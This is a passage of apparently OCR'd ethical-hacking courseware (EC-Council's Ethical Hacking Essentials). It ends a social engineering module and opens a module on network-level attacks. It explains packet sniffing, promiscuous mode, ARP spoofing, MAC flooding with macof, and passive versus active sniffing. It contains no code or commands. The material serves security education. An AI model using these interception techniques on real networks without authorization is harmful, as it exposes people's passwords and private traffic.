- It also discussed identity theft and the types of identity theft
- The module ended with a detailed discussion of countermeasures to employ in order to defend against social engineering attacks, insider threats, and identity theft
- In the next module, we will discuss in detail on various network level attacks and countermeasures

Module Summary

This module discussed social engineering concepts along with the various phases of social engineering attack. It also discussed various human-based, computer-based, and mobile-based social engineering techniques. The module discussed insider threats, including the various types of insider threats. Further, it also discussed identity theft and the types of identity theft. The module ended with a detailed discussion of countermeasures to employ in order to defend against social engineering attacks, insider threats, and identity theft.

In the next module, we will discuss in detail the various network-level attacks and countermeasures.


EC-Council | codered FROM EC-COUNCIL

EHE™
Ethical Hacking Essentials

INTRUSION DETECTED
HACKING DETECTED
74%
18%

Module 06

Network Level Attacks and Countermeasures



Module Objectives

1. Understanding Packet Sniffing and Types of Sniffing
2. Understanding Various Sniffing Techniques and Tools
3. Understanding Different Sniffing Countermeasures
4. Overview of Different Types of DoS and DDoS Attacks
5. Understanding Different DoS/DDoS Attack Tools
6. Understanding Different DoS/DDoS Attack Countermeasures and Protection Tools
7. Overview of Session Hijacking and Types of Session Hijacking
8. Understanding Different Session Hijacking Tools and Countermeasures

Module Objectives

Attackers use various attack strategies to compromise the security of a network, potentially causing disruption, damage, and loss to organizations and individuals. Therefore, it is important for security professionals to have an understanding of these attack strategies because such an understanding is essential for protecting the network from various attacks.

This module starts with an overview of sniffing concepts, sniffing techniques, and sniffing countermeasures. It provides insight into different types of DoS and distributed DoS (DDoS) attacks and countermeasures. Later, the module discusses various types of session hijacking attacks and ends with a brief discussion on countermeasures for session hijacking.


At the end of this module, students will be able to do the following:

- Understand packet sniffing and types of sniffing
- Explain different types of sniffing techniques
- Use different sniffing tools
- Apply various sniffing countermeasures
- Explain different types of DoS and DDoS attacks
- Use different DoS/DDoS attack tools
- Apply knowledge of DoS/DDoS attack countermeasures
- Implement different DoS/DDoS protection tools
- Explain the session hijacking process and types of session hijacking
- Use different session hijacking tools
- Apply knowledge of session-hijacking countermeasures

Sniffing

Sniffing

Sniffing is generally used by network administrators to perform network analysis, troubleshoot network issues, and monitor network sessions. Attackers use sniffing techniques to covertly investigate and capture critical information being transmitted in a network. It is important for security professionals to understand sniffing concepts and techniques to implement effective defensive measures against such attacks.




Module Flow

1. **Understand Packet Sniffing Concepts**
2. **Discuss Sniffing Techniques**
3. **Discuss Sniffing Countermeasures**

Understand Packet Sniffing Concepts

This section describes network sniffing and threats, how a sniffer works, active and passive sniffing, how an attacker hacks a network using sniffers, and protocols vulnerable to sniffing.



Packet Sniffing

- Packet sniffing is the process of **monitoring and capturing all data packets** passing through a given network using a software application or hardware device
- It allows an attacker to observe and **access the entire network traffic** from a given point in order to **gather sensitive information** such as Telnet passwords, email traffic, syslog traffic, etc.

Packet Sniffing

Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device. Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

An attacker needs to manipulate the functionality of the switch to see all the traffic passing through it. A packet sniffing program (also known as a sniffer) can capture data packets only from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises' switch ports are open. A packet sniffer placed on a network in promiscuous mode can therefore capture and analyze all the network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can monitor all traffic.

Although most networks today employ switch technology, packet sniffing is still useful. This is because installing remote sniffing programs on network components with heavy traffic flows such as servers and routers is relatively easy. It allows an attacker to observe and access the entire network traffic from one point. Packet sniffers can capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords. This allows an attacker to read passwords in cleartext, the actual emails, credit card numbers, financial transactions, etc. It also allows an attacker to sniff SMTP, POP, IMAP traffic, IMAP, HTTP Basic, telnet authentication, SQL database, SMB, NFS, and FTP traffic. An attacker can gain a substantial amount of information by reading captured data packets; then, the attacker can use that information to break into the network. An attacker carries out more effective attacks by combining these techniques with active transmission.

The following diagram depicts an attacker sniffing the data packets between two legitimate network users:





Figure 6.1: Packet sniffing scenario



How a Sniffer Works

A sniffer turns the NIC of a system to the **promiscuous mode** so that it listens to all the data transmitted on its segment

Attacker PC running NIC Card in Promiscuous Mode
Attacker forces switch to behave as a hub
Switch
Internet

How a Sniffer Works

The most common way of networking computers is through an Ethernet connection. A computer connected to a local area network (LAN) has two addresses: a MAC address and an Internet Protocol (IP) address. A MAC address uniquely identifies each node in a network and is stored on the NIC itself. The Ethernet protocol uses the MAC address to transfer data to and from a system while building data frames. The data link layer of the OSI model uses an Ethernet header with the MAC address of the destination machine instead of the IP address. The network layer is responsible for mapping IP network addresses to the MAC address as required by the data link protocol. It initially looks for the MAC address of the destination machine in a table, usually called the Address Resolution Protocol (ARP) cache. If there is no entry for the IP address, an ARP broadcast of a request packet goes out to all machines on the local sub-network. The machine with that particular address responds to the source machine with its MAC address. The source machine's ARP cache adds this MAC address to the table. The source machine, in all its communications with the destination machine, then uses this MAC address.

There are two basic types of Ethernet environments, and sniffers work differently in each. These two types are:

- **Shared Ethernet**

  In a shared Ethernet environment, a single bus connects all the hosts that compete for bandwidth. In this environment, all the other machines receive packets meant for one machine. Thus, when machine 1 wants to talk to machine 2, it sends a packet out on the network with the destination MAC address of machine 2, along with its own source MAC address. The other machines in the shared Ethernet (machines 3 and 4) compare the frame's destination MAC address with their own and discard the unmatched frame.

However, a machine running a sniffer ignores this rule and accepts all the frames. Sniffing in a shared Ethernet environment is passive and, hence, difficult to detect.

- **Switched Ethernet**

  In a switched Ethernet environment, the hosts connect with a switch instead of a hub. The switch maintains a table that tracks each computer's MAC address and the physical port on which that MAC address is connected, and then delivers packets destined for a particular machine. The switch is a device that sends packets to the destined computer only; furthermore, it does not broadcast them to all the computers on the network. This results in better utilization of the available bandwidth and improved security. Hence, the process of putting a machine NIC into promiscuous mode to gather packets does not work. As a result, many people think that switched networks are secure and immune to sniffing. However, this is not true.

Although a switch is more secure than a hub, sniffing the network is possible using the following methods:

- **ARP Spoofing**

  ARP is stateless. A machine can send an ARP reply even without asking for it; furthermore, it can accept such a reply. When a machine wants to sniff the traffic originating from another system, it can ARP spoof the gateway of the network. The ARP cache of the target machine will have an incorrect entry for the gateway. Thus, all the traffic destined to pass through the gateway will now pass through the machine that spoofed the gateway MAC address.

- **MAC Flooding**

  Switches maintain a translation table that maps various MAC addresses to the physical ports on the switch. As a result, they can intelligently route packets from one host to another. However, switches have a limited memory. MAC flooding makes use of this limitation to bombard switches with fake MAC addresses until the switches can no longer keep up. Once this happens to a switch, it will enter fail-open mode, wherein it starts acting as a hub by broadcasting packets to all the ports on the switch. Once that happens, it becomes easy to perform sniffing. macof is a utility that comes with the dsniff suite and helps the attacker to perform MAC flooding.

Once a switch turns into a hub, it starts broadcasting all packets it receives to all the computers in the network. By default, promiscuous mode is turned off in network machines; therefore, the NICs accept only those packets that are addressed to a user's machine and discard the packets sent to the other machines. A sniffer turns the NIC of a system to promiscuous mode so that it listens to all the data transmitted on its segment. A sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the information encapsulated in the data packets. Attackers configure the NIC in their machines to run in promiscuous mode so that the card starts accepting all the packets. Thus, the attacker can view all the packets that are being transmitted in the network.




Attacker PC running NIC Card in Promiscuous Mode
Attacker forces switch to behave as a hub
Switch
Internet

Figure 6.2: Working of a sniffer




Types of Sniffing

Passive Sniffing

- **Passive sniffing** refers to sniffing through a **hub**, wherein the traffic is sent to all ports
- It involves monitoring packets sent by others without sending **any additional data packets** in the network traffic

Note: Passive sniffing provides significant stealth advantages over active sniffing



Types of Sniffing (Cont'd)

Active Sniffing

- Active sniffing is used to sniff a **switch-based network**
- It involves **injecting Address Resolution Packets (ARP)** into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections

Active Sniffing Techniques

- ✓ MAC Flooding
- ✓ DNS Poisoning
- ✓ ARP Poisoning
- ✓ DHCP Attacks
- ✓ Switch Port Stealing
- ✓ Spoofing Attack

Types of Sniffing

Attackers run sniffers to convert the host system's NIC to promiscuous mode. As discussed earlier, the NIC in promiscuous mode can then capture packets addressed to the specific network.

There are two types of sniffing. Each is used for different types of networks. The two types are:

- Passive sniffing
- Active sniffing

Passive Sniffing

Passive sniffing involves sending no packets. It simply captures and monitors the packets flowing in the network. A packet sniffer alone is not preferred for an attack because it works only in a common collision domain. A common collision domain is the sector of the network that is not switched or bridged (i.e., connected through a hub). Common collision domains are present in hub environments. A network that uses hubs to connect systems uses passive sniffing. In such networks, all hosts in the network can see all the traffic. Hence, it is easy to capture traffic through the hub using passive sniffing.




Figure 6.3: Passive sniffing

Attackers use the following passive sniffing methods to gain control over a target network:

- **Compromising physical security**: An attacker who succeeds in compromising the physical security of a target organization can walk into the organization with a laptop and try to plug into the network and capture sensitive information about the organization.
- **Using a Trojan horse**: Most Trojans have in-built sniffing capability. An attacker can install these on a victim's machine to compromise it. After compromising the victim's machine, the attacker can install a packet sniffer and perform sniffing.

Most modern networks use switches instead of hubs. A switch eliminates the risk of passive sniffing. However, a switch is still vulnerable to active sniffing.

Note: Passive sniffing provides significant stealth advantages over active sniffing.

Active Sniffing


Active sniffing searches for traffic on a switched LAN by actively injecting traffic into it. Active sniffing also refers to sniffing through a switch. In active sniffing, the switched Ethernet does not transmit information to all the systems connected through LAN as it does in a hub-based network. For this reason, a passive sniffer is unable to sniff data on a switched network. It is easy to detect these sniffer programs and highly difficult to perform this type of sniffing.

Switches examine data packets for source and destination addresses and then transmit them to the appropriate destinations. Therefore, it is cumbersome to sniff switches. However, attackers can actively inject ARP traffic into a LAN to sniff around a switched network and capture the traffic. Switches maintain their own ARP cache in Content Addressable Memory (CAM). CAM is a special type of memory that maintains a record of which host is connected to which port. A sniffer records all the information visible on the network for future review. An attacker can see all the information in the packets, including data that should remain hidden.

To summarize the types of sniffing: passive sniffing does not send any packets; it only monitors the packets sent by others. Active sniffing involves sending out multiple network probes to identify access points.

The following is a list of different active sniffing techniques:

- MAC flooding
- DNS poisoning
- ARP poisoning
- DHCP attacks
- Switch port stealing
